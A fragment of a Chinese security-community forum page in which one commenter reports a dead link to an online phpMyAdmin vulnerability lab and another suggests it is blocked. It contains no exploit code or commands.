[上一篇：利用CVE-2017-8890实现...](#) [下一篇：利用CVE-2017-8890实现...](#)

1. 2 条回复



[小糊涂](#) 2018-06-15 16:48:42

<https://www.vsplate.com/?github=vulnspy/PMASA-2017-9> 这个失效了 请问还有其他在线的吗？

0 回复Ta





[ambulong](#) 2018-06-16 01:33:50

[@小糊涂](#) 应该是被墙了。。。

0 回复Ta

---

[登录](#) 后跟帖

[先知社区](#)

---

[现在登录](#)

[热门节点](#)

---

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)